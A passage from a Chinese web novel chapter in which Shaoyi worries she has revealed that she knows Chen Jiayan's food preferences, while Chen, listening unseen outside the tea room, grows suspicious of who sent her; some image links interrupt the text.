    小丫鬟不疑有他,听完立刻从后门跑去小厨房要松花糕。茶房里便只剩下少宜一人,正仔细回味着刚才自己说的话。


    陈大爷不喜欢吃甜腻的,她是怎么知道的?


    自己竟然回答的如此顺口,好像与人家有多相熟一般,幸好那丫鬟没有多想!


    少宜拍了拍胸口,心想以后可不能再乱说话了!


    而茶房外仅一帘之隔,陈嘉宴一动不动地,不知已经站了多久。


    他的脸上闪过疑惑,紧接着变得郁沉,心想这丫头当真不简单,不知从哪里得知了自己的喜好,还记在了心里!陈嘉宴在人前饮食时非常注意,不管是什么都只用一些,甚少暴露出自己的喜好。


    除了亲密的人,没人真正知道自己爱吃什么、爱喝什么,这样对他来讲才够安全。


    他不知道陆少宜是如何得知的。


    难道是大姐告诉她的?可大姐明明不喜她,又怎会和她提起自己呢?


    陈嘉宴越想,脸上的郁色越浓。被别人得知喜恶让他很没有安全感,他不知道自己是哪里疏忽了,也不知道这小丫头背后是谁,竟然有这般能力!他到底想做什么?又为何要派一个小丫头来试探他?


    在门口站了一会儿,陈嘉宴垂下本欲掀开帘子的手,又无声地离开了。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)